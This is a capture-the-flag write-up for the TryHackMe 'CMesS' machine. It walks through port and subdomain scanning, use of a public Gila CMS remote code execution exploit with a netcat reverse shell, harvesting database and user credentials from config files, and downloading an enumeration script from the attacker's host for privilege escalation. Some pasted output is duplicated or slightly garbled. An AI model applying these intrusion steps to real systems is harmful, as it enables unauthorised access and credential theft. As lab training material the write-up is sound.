


# CMESS

Link to machine : <https://tryhackme.com/room/cmess>


## RECONNAISSANCE

I added the machine hostname to my *hosts* file for proper name resolution.



```
(root@kali)-[~/thm/cmess]
# vim /etc/hosts
(root@kali)-[~/thm/cmess]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.10.145.130  cmess.thm
```

I then performed an **nmap** aggressive scan to find open ports, services running on them, and perform default script scans on them.



```
(root@kali)-[~/thm/cmess]
# nmap -A -p- 10.10.145.130 -oN cmess.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 11:19 EST
Nmap scan report for cmess.thm (10.10.145.130)
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 d9:b6:52:d3:93:9a:38:50:h4:23:3b:fd:21:0c:05:1f (RSA)
|_ 256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_ 256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-generator: Gila CMS
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## FOOTHOLD

The script scan discovered *robots.txt* file so I accessed it to discover 3 more endpoints.

```
User-agent: *
Disallow: /src/
Disallow: /themes/
Disallow: /lib/
```


I also bruteforced directories using **ffuf** and found an admin login panel.

```
# ffuf -u http://cmess.thm/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
```

The output shows the results of the directory brute-force:

```
:: Method : GET
:: URL   : http://cmess.thm/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

admin      [Status: 200, Size: 1580, Words: 377, Lines: 42, Duration: 256ms]
sites     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 151ms]
feed       [Status: 200, Size: 735, Words: 37, Lines: 22, Duration: 1005ms]
search    [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 4480ms]
lib        [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 165ms]
tmp        [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 6319ms]
tag        [Status: 200, Size: 3874, Words: 523, Lines: 110, Duration: 4249ms]
blog       [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 5199ms]
category  [Status: 200, Size: 3862, Words: 522, Lines: 110, Duration: 5223ms]
```



I then looked for subdomains and found 1. I added the subdomain to my *hosts* file for correct resolution.

```
# ffuf -u http://cmess.thm -H "Host: FUZZ.cmess.thm" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc 200,302,301 -fw 522
[...]
:: Method      : GET
:: URL        : http://cmess.thm    Hello World
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.cmess.thm
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,302,301
:: Filter       : Response words: 522
[...]
dev          [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 139ms]
:: Progress: [2068/4989] :: Job [1/1] :: 11 req/sec :: Duration: [0:02:55] :: Errors: 0 ::
```

```
# vim /etc/hosts
[...]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.145.130  cmess.thm dev.cmess.thm
```

I then accessed the subdomain and found the credentials for *andre*.

```
Development Log
```

**andre@cmess.thm**

Have you guys fixed the bug that was found on live?

**support@cmess.thm**

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

**support@cmess.thm**

Update! We have had to delay the patch due to unforeseen circumstances

**andre@cmess.thm**

That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

**support@cmess.thm**

Your password has been reset. Here: KPFTN\_f2yx%

I logged in and got information about the CMS being used and its version.

The screenshot shows the Gila CMS administration interface. The dashboard features a dark background with orange accents. Key statistics are displayed: Posts (1), Users (1), Pages (1), and Packages (1). A prominent message at the top states "There are new updates for your packages available". Below this, there are three main sections: "Start Blogging" (with steps 1-5: Create Categories, Edit About Page, Create Posts, Upload Images, Set Basic Settings), "Support GilaCMS" (with links to Facebook Page, Retweet us!, Give a star on GitHub, Review on SourceForge, and Like at AlternativeTo), and "Get Help" (with links to Documentation, Join Gitter, Join Slack, and Google Groups). At the bottom, it says "Page created in 17.681550 seconds. Gila CMS version 1.10.9".

I searched **exploit-db** for exploits related to this CMS and found an RCE exploit for the version being used on the target.

```
(root㉿kali)-[~/thm/cmess]
# searchsploit 'Gila CMS'

Exploit Title | Path
Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated) | php/webapps/51569.py
Gila CMS 1.11.8 - 'query' SQL Injection | php/webapps/48590.py
Gila CMS 1.9.1 - Cross-Site Scripting | php/webapps/46557.txt
Gila CMS 2.0.0 - Remote Code Execution (Unauthenticated) | php/webapps/49412.py
Gila CMS < 1.11.1 - Local File Inclusion | multiple/webapps/47407.txt



Shellcodes: No Results
Papers: No Results
```

I downloaded the exploit and started a **netcat** listener. Upon execution, I got a reverse shell.

```
(root㉿kali)-[~/thm/cmess]
# searchsploit -m php/webapps/51569.py
Exploit: Gila CMS 1.10.9 - Remote Code Execution (RCE) (Authenticated)
  URL: https://www.exploit-db.com/exploits/51569
  Path: /usr/share/exploitdb/exploits/php/webapps/51569.py
  Codes: N/A
  Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /root/thm/cmess/51569.py

(root㉿kali)-[~/thm/cmess]
# ls
51569.py  cmess.nmap

# nc -lvp 4444
```



I navigated to the *home* directory but was unable to access the contents of *andre*.

```
www-data@cmess:/$ cd home
www-data@cmess:/home$ ls
andre
www-data@cmess:/home$ cd andre
bash: cd: andre: Permission denied
www-data@cmess:/home$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Feb  6  2020 .
drwxr-xr-x 22 root  root  4096 Feb  6  2020 ..
drwxr-x---  4 andre andre  4096 Feb  9  2020 andre
www-data@cmess:/home$
```

I read the configuration files and found a few credentials. I also discovered an **SQL** service running internally and credentials for it.

```
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
drwxrwxrwx 4 root      root      4096 Jul 10 2019 themes
drwxrwxrwx 2 root      root      4096 Nov 22 09:11 tmp
www-data@cmess:/var/www/html$ cat config.default.php
<?php

$GLOBALS['config'] = array (
  'db' =>
  array (
    'host' => 'localhost', # Database hostname, usually is localhost
    'user' => 'root', # The database user
    'pass' => '', # The database user's password
    'name' => 'gila', # The database name
  ),
  'packages' =>
  array (
),
  'base' => 'http://127.0.0.1/gila/', # http://yourwebsite.com/
  'theme' => 'gila-blog',
  'title' => 'Gila CMS',
  'slogan' => 'An awesome website!',
  'default-controller' => 'blog',
  'timezone' => 'America/Mexico_City',
  'env' => 'dev',
  'language' => 'en',
  'rewrite' => '1',
  'default.menu' => '0',
  'user_register' => '0',

```

```
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
www-data@cmess:/var/www/html$ cat config.php
<?php

$GLOBALS['config'] = array (
  'db' =>
  array (
    'host' => 'localhost',
    'user' => 'root',
    'pass' => 'r00tus3rp@ssw0rd',
    'name' => 'gila',
  ),
  'permissions' =>
  array (
    1 =>
    array (
      0 => 'admin',
      1 => 'admin_user',
      2 => 'admin_userrole',
    ),
  ),
  'packages' =>
  array (
    0 => 'blog',
  ),
  'base' => 'http://cmess.thm/gila/',

```

```
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
www-data@cmess:/var/www/html$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*           LISTEN    
tcp      0      0 0.0.0.0:22             0.0.0.0:*           LISTEN    
tcp      0      0 10.10.145.130:38532     10.21.17.140:1234 ESTABLISHED 26820/nc
tcp6     0      0 :::80                  ::*:                LISTEN    
tcp6     0      0 :::22                  ::*:                LISTEN    
tcp6     0      0 10.10.145.130:80       10.21.17.140:58602 ESTABLISHED -
www-data@cmess:/var/www/html$
```

I connected to the **SQL** service running and found a hash for *andre*.

```
root@kali:~/thm/cmess
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
www-data@cmess:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 160404
Server version: 5.7.29-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

```
root@kali:~/thm/cmess
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| gila |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> use gila;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_gila |
+-----+
| option |
| page |
| post |
| postcategory |
| postmeta |
| user |
| usermeta |
| userrole |
| widget |
+-----+
9 rows in set (0.00 sec)
```

```
root@kali:~/thm/cmess
File Actions Edit View Help
root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x root@kali:~/thm/cmess x
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use gila;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from user;
+----+----+----+----+----+----+----+----+
| id | username | email | pass | active | reset_code | created | updated |
+----+----+----+----+----+----+----+----+
| 1 | andre | andre@cmess.thm | $2y$10$uNAA0MEze02jd.qU9tnYLu43bNo9nujltElcWEAcifNeZdk4bEsBa | 1 | 2020-02-06 18:20:34 | 2020-02-06 18:20:34 |
+----+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> 
```


I found the hash type from the **hashcat** hash example's page and tried cracking the hash. However, I failed.

I did further recon and found a password file in the `/opt` directory that contained *andre*'s backup password.

I used the password to log in as *andre* using `ssh` and captured the user flag from the home directory.

## PRIVILEGE ESCALATION

I then downloaded **linux-smart-enumeration** on the target and ran it to find ways for privilege escalation.




```
andre@cmess:~$ wget http://10.21.17.140:1111/lse.sh
--2024-11-22 09:48:58-- http://10.21.17.140:1111/lse.sh
Connecting to 10.21.17.140... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh                                              100%[=====]  47.73K   180KB/s   in 0.3s


2024-11-22 09:48:59 (180 KB/s) - 'lse.sh' saved [48875/48875]

andre@cmess:~$ chmod +x lse.sh
andre@cmess:~$
```




```
andre@cmess:~$ ./lse.sh
If you know the current user password, write it here to check sudo privileges: UQfsdCB7aAP6
_____
LSE Version: 4.14nw_4.4.0-142-generic
User: andre
User ID: 1000
Password: *****
Home: /home/andre
Path: /home/andre/bin:/home/andre/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege
User: andre
User ID: 1000
Password: *****
Home: /home/andre
Path: /home/andre/bin:/home/andre/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002
Linux: 4.4.0-142-generic
Distribution: Ubuntu 16.04.6 LTS
Architecture: x86_64
Hostname: cmess
Linux: 4.4.0-142-generic
Distribution: Ubuntu 16.04.6 LTS
Architecture: x86_64
[!] nowar0 Should we question autocrats and their "military operations"? ... yes!
_____
All Ubuntu 16.04 need root to run
[ NO ] [ WAR ]
_____
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... nope
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... yes!
_____
-rw-r--r-- 1 root root 161 Nov 22 09:48 /tmp/andre_backup.tar.gz
_____
[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'andre'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
[i] fst540 Dump fstab file..... skip
_____
[!] sys00 Who is logged in..... skip
[i] sys010 Last logged in users..... skip
[!] sys020 Does the /etc/passwd have hashes?..... nope
[!] sys022 Does the /etc/group have hashes?..... nope
[!] sys030 Can we read shadow files?..... nope
[*] sys040 Check for other superuser accounts..... nope
[*] sys050 Can root user log in via SSH?..... yes!
[i] sys060 List available shells..... skip
[i] sys070 System umask in /etc/login.defs..... skip
```

It found I was able to read a backup file in the `/tmp` directory.



```
andre@cmess:~$ ./lse.sh
